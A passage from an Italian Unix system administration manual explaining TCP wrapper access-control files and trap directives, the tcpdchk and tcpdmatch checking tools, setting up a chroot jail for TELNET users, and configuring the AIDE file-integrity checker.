La configurazione del TCP wrapper è importante in un elaboratore sprovvisto di altre misure di controllo degli accessi. Pertanto, dal momento che è relativamente semplice attivare un filtro di pacchetto, il TCP wrapper tende a essere dimenticato, lasciando vuoti i suoi file di configurazione.

43.4.1 Limiti e particolarità del TCP wrapper

In generale, le connessioni RPC non si riescono a controllare facilmente con il TCP wrapper; inoltre, i servizi annotati come RPC-TCP nel file di configurazione del supervisore dei servizi di rete non sono gestibili attraverso il programma '**`tcpd`**'.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file '`/etc/inetd.conf`' con l'opzione '**`wait`**' e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da '**`tcpd`**'.

Alcuni dettagli di funzionamento di '**`tcpd`**' sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione '**`-DPARANOID`**', con la quale è come se fosse sempre attivo il jolly '**`PARANOID`**' nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di solito, i pacchetti già compilati del TCP wrapper sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurarlo come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Le due sintassi possibili sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

43.4.2 Configurazione del TCP wrapper

Qui si mostra in particolare la sintassi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', quando nella fase di compilazione di '**`tcpd`**' non è stata abilitata l'estensione '**`PROCESS_OPTIONS`**'; in pratica si tratta della sintassi più limitata. Negli esempi si mostrano anche le corrispondenze con il secondo tipo di formato che può essere approfondito leggendo *hosts_options(5)*.

elenco_di_demoni : ***elenco_di_clienti*** [: ***comando_di_shell***]

La sintassi mostrata si riferisce al tipo più semplice di formato delle direttive di questi file; eventualmente potrebbe essere trasformata in quello più complesso nel modo seguente:

elenco_di_demoni : ***elenco_di_clienti*** [: spawn ***comando_di_shell***]

Quando non si sa quale sia il formato giusto per il proprio '**`tcpd`**', basta provare prima quello più semplice. Se non va bene si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di clienti, sono descritti nella sezione 36.1. Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, cosa che spiega la necessità di dividere i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale ('`%`') seguito da una lettera, le quali vengono espanse da '**`tcpd`**' ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 43.41).

Tabella 43.41. Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Variabile	Contenuto
%a	L'indirizzo del nodo cliente.
%A	L'indirizzo del nodo servente.
%c	L'informazione completa del nodo cliente per quanto disponibile.
%d	Il nome del processo del demone.
%h	Il nome del nodo cliente o l'indirizzo se il nome non è disponibile.
%H	Il nome del nodo servente o l'indirizzo se il nome non è disponibile.
%n	Il nome del nodo cliente o '**`unknown`**' o '**`paranoid`**'.
%N	Il nome del nodo servente o '**`unknown`**' o '**`paranoid`**'.
%p	Il numero del processo del demone.
%s	Informazione completa del nodo servente per quanto disponibile.
%u	Il nome dell'utente del nodo cliente o '**`unknown`**'.
%%	Un simbolo di percentuale singolo.

Una direttiva può contenere il simbolo di due punti ('`:`') all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: '`\:`'.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

43.4.2.1 Demoni e clienti specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni, sia i clienti che accedono.

Quando il servente ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta. In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

demone@modello_servente

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly '**`ALL`**' che li rappresenta tutti.

Il modello del servente serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di clienti, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere dal TCP wrapper la verifica del nominativo-utente del processo avviato dal cliente per la connessione. Si veda per questo, quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

modello_utente@modello_cliente

Utilizzando questa forma, '**tcpd**', prima di concedere l'accesso al servizio, interpella il cliente attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

Se il cliente non risponde a questo protocollo, si crea una pausa di ritardo di circa 10 s. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: '**ALL**', '**KNOWN**' e '**UNKNOWN**'. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del cliente è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

43.4.2.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file '`/etc/hosts.allow`'.

Il comando può contenere le variabili descritte nella tabella 43.41, che sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete '`/bin/sh`', connettendo standard input, standard output e standard error al dispositivo '`/dev/null`'. Generalmente, alla fine del comando viene indicato il simbolo '**&**', in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente ***PATH*** per l'avvio degli eseguibili, per cui si usando generalmente percorsi assoluti, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

43.4.2.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'.

In tutti gli esempi mostrati si suppone che il file '`/etc/hosts.deny`' contenga solo la direttiva '**ALL:ALL**', in modo da escludere ogni accesso che non sia stato previsto espressamente nel file '`/etc/hosts.allow`'.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file '`/etc/hosts.allow`', si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma '**ALL@ALL**' nel secondo campo, si attiva il controllo dell'identità dell'utente del cliente, ottenendone l'annotazione del registro del sistema.


```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
…
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio TELNET. Il comando avvia '**safe_finger**' (una versione speciale di Finger che accompagna il TCP wrapper) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina cliente, inviando il risultato al comando '**mail**' per spedirlo a '**root**'.

Molto probabilmente, l'amministratore che prepara questa trappola, potrebbe fare in modo che il demone '**in.telnetd**' non sia disponibile, così che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave '**spawn**' che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
…
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso '**grep**'.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Se necessario occorre aggiungere la parola chiave '**spawn**':

```
in.telnetd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso programma '**tcpd**'.

Si osservi in particolare che all'interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l'inizio di un nuovo campo.

43.4.2.4 Comandi e servizi UDP

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione come nel caso del protocollo TCP. Il caso più importante di questo problema è rappresentato dal servizio TFTP che, se controllato dal TCP wrapper potrebbe apparire nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp  dgram   udp     wait    root  /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come quella seguente,

```
# /etc/hosts.allow
…
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp    dgram   udp     wait.2  root  /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due tentativi al minuto.

È il caso di ribadire che in generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal file system.

43.4.3 Verifica della configurazione

Il programma '**`tcpdchk`**'[9] permette di controllare la configurazione del TCP wrapper, indicando problemi possibili ed eventualmente anche dei suggerimenti per la loro sistemazione.

```
tcpdchk [opzioni]
```

Il programma '**`tcpdchk`**' analizza i file '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Tra i vari tipi di verifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare '**`tcpdchk`**' anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

43.4.4 Verifica delle corrispondenze

Il programma '**`tcpdmatch`**' [10] permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`', mostrando quello che succederebbe con una richiesta di connessione determinata.

```
tcpdmatch [opzioni] demone[@servente] [utente@]cliente
```

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del servente quando si possono distinguere per questo degli indirizzi diversi; inoltre è obbligatoria l'indicazione del cliente, con l'eventuale aggiunta dell'utente.

Nell'indicazione del servente si possono usare anche i jolly '**`UNKNOWN`**' e '**`PARANOID`**'; il valore predefinito, se questa indicazione manca, è '**`UNKNOWN`**'.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly '**`UNKNOWN`**', che è il valore predefinito in mancanza di questa indicazione.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

Segue la descrizione di alcuni esempi.

- `# tcpdmatch in.telnetd localhost` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte del nodo *localhost*.

- `# tcpdmatch in.telnetd tizio@roggen.brot.dg` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

- `# tcpdmatch in.telnetd@dinkel.brot.dg ↩`
  `↪ tizio@roggen.brot.dg` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', proveniente dall'interfaccia corrispondente al nome *dinkel.brot.dg*, da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

43.4.5 Un Finger speciale

Il programma '**`safe_finger`**'[11] è un cliente Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando '**`finger`**' normale e non viene indicato altro nella documentazione originale.

43.4.6 Verifica della propria identificazione

Il programma '**`try-from`**'[12] permette di verificare il funzionamento del sistema di identificazione del servente e del cliente. Si utilizza nel modo seguente:

```
rsh nodo /usr/sbin/try-from
```

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente '**`caio`**' che dal nodo *dinkel.brot.dg* si connette al suo stesso elaboratore per avviare '**`try-from`**'.

```
$ rsh dinkel.brot.dg /usr/sbin/try-from [Invio]

  client address  (%a): 192.168.1.1
  client hostname (%n): dinkel.brot.dg
  client username (%u): caio
  client info     (%c): caio@dinkel.brot.dg
  server address  (%A): 192.168.1.1
  server hostname (%N): dinkel.brot.dg
  server process  (%d): try-from
  server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore *dinkel.brot.dg* (visto come cliente) funziona correttamente.

43.5 Cambiare directory radice

I sistemi Unix, offrono generalmente una funzione che permette di fare funzionare un processo in un file system ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice. Si tratta della funzione ***chroot()***, che nel caso di sistemi GNU/Linux, **può essere utilizzata solo da un processo con i privilegi dell'utente '`root`'**.

Le distribuzioni GNU/Linux mettono normalmente a disposizione il programma '**`chroot`**'[13] che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di '**`chroot`**' e di '**`su`**'; si tratta di '**`chrootuid`**' di Wietse Venema.

```
chroot directory [comando]
```

```
chrootuid directory utente comando
```

I programmi di servizio che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un processo determinato (e dei suoi discendenti), richiedono l'indicazione della directory che deve diventare la nuova directory radice e del programma da avviare al suo interno. Ma il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi. Viene proposto un esempio pratico:

```
# mkdir /tmp/nuova_root [Invio]

# cp -dpR /bin /sbin /lib /etc /tmp/nuova_root [Invio]
```

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory '`/tmp/nuova_root/`', che viene fatta diventare appunto la nuova directory radice.

```
# chroot /tmp/nuova_root /bin/bash [Invio]
```

Con questo comando, si fa in modo che venga utilizzata la funzione ***chroot()*** perché '`/tmp/nuova_root/`' diventi la directory radice per il processo avviato con '`/bin/bash`'. È importante comprendere che '`/bin/bash`' va inteso qui come parte del sotto-file system e si tratta in generale di '`/tmp/nuova_root/bin/bash`'.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè '**bash**'.

```
# exit [Invio]
```

La definizione di un sotto-file system, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel file system, limitandoli all'ambito di un sotto-file system appunto. Tuttavia, dal momento che un sistema GNU/Linux non permette l'utilizzo della funzione ***chroot()*** agli utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

43.5.1 Un esempio pratico: TELNET

«

Viene qui mostrato in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso TELNET, per escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente e in modo serio.

Per semplificare le cose, si può creare una copia del sistema operativo in funzione, a partire da una sottodirectory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory '`/sicura/`'.

```
# mkdir /sicura [Invio]

# cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr ↩
↪        /var /sicura [Invio]

# mkdir /sicura/tmp [Invio]

# chmod 1777 /sicura/tmp [Invio]

# mkdir /sicura/proc [Invio]

# chmod 0555 /sicura/proc [Invio]
```

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory '`etc/`' non serve. Infatti, si deve considerare che in questo piccolo ambiente non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

```
# chroot /sicura [Invio]
```

...


```
# exit [Invio]
```

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare in un sistema GNU/Linux, a causa della mancanza del contenuto della directory '`proc/`' che dovrebbe essere innestato anche lì. Questo innesto può essere definito convenientemente una volta per tutte nel file '`/etc/fstab`' del file system normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
…
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
…
```

Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di innestare la directory '`/proc/`' quando tutto è pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory '`/sicura/`'. Per fare in modo che il servizio TELNET utilizzi questo spazio riservato, si deve modificare il file di configurazione del supervisore dei servizi di rete del file system normale; per esempio, nel caso di Inetd, il file '`/etc/inetd.conf`' va modificato in un modo simile a quello seguente:

```
…
telnet  stream  tcp    nowait  root    /usr/sbin/tcpd  ↩
↪/sicura/telnetd
…
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile '`/sicura/telnetd`', che in pratica è uno script di shell che contiene la chiamata del comando '**`chroot`**', prima dell'avvio del vero demone '**`in.telnetd`**'.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come '`/usr/sbin/in.telnetd`', è in realtà '`/sicura/usr/sbin/in.telnetd`'.

Una volta definito questo, dopo aver innestato anche la directory '`/sicura/proc/`' e dopo aver riavviato il supervisore dei servizi di rete, si può accedere con un cliente TELNET nel proprio sistema locare come utente '**`root`**', per sistemare le cose (per farlo, temporaneamente, occorre che il file '`/sicura/etc/securetty`' preveda anche i dispositivi '`/dev/ttyp*`', oppure quelli che sono utilizzati effettivamente per l'accesso attraverso TELNET).

Una volta sistemate le cose come si desidera, si deve avere cura di impedire l'accesso remoto da parte dell'utente '**`root`**', tenendo conto che al limite questo utente potrebbe anche essere cancellato all'interno di '`/sicura/etc/passwd`'

```
# telnet localhost [Invio]
```

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory '`/sicura/`'), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche programma cliente particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory '`dev/`' dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di innestare o staccare dischi.

Gli stessi file '`etc/passwd`' e '`etc/group`' (ed eventualmente '`etc/shadow`') possono essere modificati per eliminare tutti gli utenti di sistema, compreso '**`root`**', il quale potrebbe comunque essere aggiunto nel momento in cui si volesse fare qualche intervento dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio TELNET.

Altri programmi affini.

fakeroot(1)[14]	Avvia un programma, fingendo di disporre dei privilegi dell'utente '**`root`**'.
fakechroot(1)[15]	

43.6 Verifica dell'integrità dei file con AIDE

Attraverso l'accumulo di codici di controllo è possibile verificare l'integrità di file e di directory, contro l'uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

AIDE[16] è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente, segnalando le aggiunte, le rimozioni e le alterazioni di file e directory. Si tratta di uno strumento prezioso per scoprire gli utilizzi impropri del sistema comprendendo l'azione di cavalli di Troia e virus.

Il funzionamento di AIDE è controllato da un file di configurazione, che generalmente è bene non lasciare nel file system per motivi di sicurezza, inserendolo solo nel momento del bisogno. Tale file di configurazione viene identificato qui con il nome '`aide.conf`', senza stabilire una collocazione ben precisa.

Nello stesso modo, anche il file contenente le informazioni accumulate riguardo allo stato del file system va protetto, preferibilmente togliendolo dal file system stesso, in modo da garantire che non possa essere letto e alterato.

43.6.1 Configurazione di AIDE: «aide.conf»

In generale, a parte i commenti che si indicano preceduti dal simbolo '**`#`**' e le righe che non contengono direttive, si distinguono tre gruppi:

- direttive di configurazione, con le quali si stabiliscono delle modalità di funzionamento generali;
- direttive di selezione, con le quali si stabiliscono quali file e directory tenere sotto controllo;
- macroistruzioni.

Le direttive di configurazione hanno la forma seguente:

nome*=*valore

In particolare, quando il valore assegnato si riferisce a un file, viene usata una forma descritta nella tabella 43.58. La descrizione delle direttive di configurazione appare invece nella tabella 43.59.

Tabella 43.58. Modalità di indicazione dei file nelle direttive di configurazione.

Forma	Descrizione
`stdout`	Dati emessi attraverso lo standard output.
`stderr`	Dati emessi attraverso lo standard error.
`stdin`	Dati letti dallo standard input.
`file://`***file***	Si fa riferimento al file indicato.
`fd:`***n***	Si fa riferimento al descrittore di file ***n***.

Tabella 43.59. Direttive di configurazione principali.

Nome	Predefinito	Descrizione
`database`	`file://./aide.db`	File delle informazioni accumulate in precedenza.
`database_out`	`file://./aide.db.new`	File delle informazioni da accumulare.
`report_url`	`stdout`	File usato per emettere le informazioni sull'elaborazione.

Una direttiva di configurazione che fa riferimento a un nome non conosciuto, serve a definire un gruppo. Ciò può essere utile successivamente nelle direttive di selezione, dove si può fare riferimento a questi gruppi senza dover ripetere sempre la stessa espressione di selezione. Questo viene mostrato meglio successivamente.

Le direttive di selezione hanno il formato seguente:

{/|!|=}*voce espressione*

Il primo carattere definisce il modo in cui va interpretata la direttiva:

`/`	include un file, o una directory e tutto il suo contenuto, per la scansione e la verifica;
`!`	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
`=`	escludere il contenuto di una directory dalla scansione e dalla verifica.

Ciò che segue il primo carattere è inteso come un'espressione regolare che descrive uno o più percorsi di file e directory. All'interno di queste espressioni regolari, la barra obliqua normale, '**`/`**', ha significato letterale.

Il confronto attraverso espressioni regolari avviene se tale gestione è stata inclusa in fase di compilazione, pertanto ciò potrebbe anche mancare, funzionando solo un confronto letterale.

L'espressione che segue rappresenta il tipo di controllo da attuare, attraverso l'indicazione di uno o più gruppi. Questi «gruppi» sono parole chiave che definiscono in breve ciò che deve essere verificato; queste parole chiave possono essere unite assieme inserendo il simbolo '**`+`**', ma può essere usato anche il simbolo '**`-`**' per sottrarre delle verifiche incluse precedentemente. La tabella 43.62 elenca i gruppi predefiniti e di seguito vengono mostrati alcuni esempi elementari:

```
# Include la directory / e tutte le directory successive
/ p+i+n+u+g+s+m+c+md5

# Esclude la directory /dev/
!/dev

# Analizza esclusivamente la directory /tmp/ senza il suo
# contenuto
=/tmp
```

Tabella 43.62. Elenco dei gruppi predefiniti.

Simbolo	Descrizione
`p`	Verifica dei bit dei permessi.
`i`	Verifica del numero di inode.
`n`	Numero di collegamenti fisici.
`u`	Utente proprietario.
`g`	Gruppo proprietario.
`s`	Dimensione.
`b`	Conteggio dei blocchi.
`m`	Data di modifica.

Simbolo	Descrizione
`a`	Data di accesso.
`c`	Data di modifica dell'inode.
`S`	Incremento di dimensione.
`md5`	Firma MD5.
`sha1`	Firma SHA1.
`rmd160`	Firma RMD160.
`tiger`	Firma Tiger.
`crc32`	Firma CRC-32 (se incluso in fase di compilazione).
`haval`	Firma Haval (se incluso in fase di compilazione).
`gost`	Firma Gost (se incluso in fase di compilazione).
`R`	Equivalente a '**`p+i+n+u+g+s+m+c+md5`**'.
`L`	Equivalente a '**`p+i+n+u+g`**'.
`E`	Gruppo vuoto.
`>`	File delle registrazioni '**`p+i+n+u+g+S`**'.

In precedenza è stata descritta la possibilità di definire dei gruppi aggiuntivi nell'ambito delle direttive di configurazione. La sintassi di questa direttiva particolare è la seguente:

nome_gruppo = *gruppo_esistente* [{ + | - } *gruppo_esistente*] ...

In pratica, il segno '**+**' aggiunge il controllo del gruppo che precede, mentre il segno '**-**' sottrae il controllo del gruppo che precede. A titolo di esempio, viene mostrata la definizione di un gruppo personalizzato, in cui si utilizza il gruppo predefinito '**R**' senza la verifica della firma MD5:

```
Personale = R-md5
```

Successivamente si può utilizzare esattamente come i gruppi predefiniti:

```
/usr Personale
```

È da osservare che i nomi usati nelle direttive di configurazione sono sensibili alla differenza tra maiuscole e minuscole.

Esempio	Descrizione
`/etc p+i+n+u+g+s+m+c+md5`	Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, le date di creazione degli inode e la firma MD5.
`/etc R`	Esattamente come nell'esempio precedente, dal momento che il gruppo riassuntivo '**R**' rappresenta le stesse cose.
`/etc R+sha1`	Come nell'esempio precedente, aggiungendo il controllo della firma SHA1.
`!/home/pippo`	Esclude qualunque verifica a partire dal percorso '`/home/pippo/`'.
`=/tmp R`	Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

43.6.2 Utilizzo

Il programma '**`aide`**' è quello che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

```
aide [opzioni]
```

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file, quando queste sono disponibili.

È da osservare che AIDE distingue nettamente tra il file contenente le informazioni accumulate in precedenza e quello che viene generato dall'elaborazione. In generale si fa riferimento a '`aide.db`' per le informazioni originali e '`aide.db.new`' per quelle che vengono generate nuovamente. Una volta generato un file nuovo, è compito dell'amministratore cambiargli nome o spostarlo opportunamente. Naturalmente, questa considerazione vale anche quando si usa l'opzione '**`--update`**' per aggiornare un elenco vecchio, nel qual caso AIDE usa entrambi i file: uno in lettura e l'altro in scrittura.

Opzione	Descrizione
`--init`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`--update`	Aggiorna il file delle informazioni (legge quello vecchio e ne genera uno nuovo).
`--check`	Verifica l'integrità dei file secondo le informazioni accumulate in precedenza, informando l'utente di conseguenza.
`--config=`*file_di_configurazione*	Consente di indicare esplicitamente il file di configurazione da utilizzare.

- `# aide --init --config=/root/aide.conf` [*Invio*]

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, oppure in base alla configurazione, che in questo caso viene indicato espressamente come '`/root/aide.conf`'.

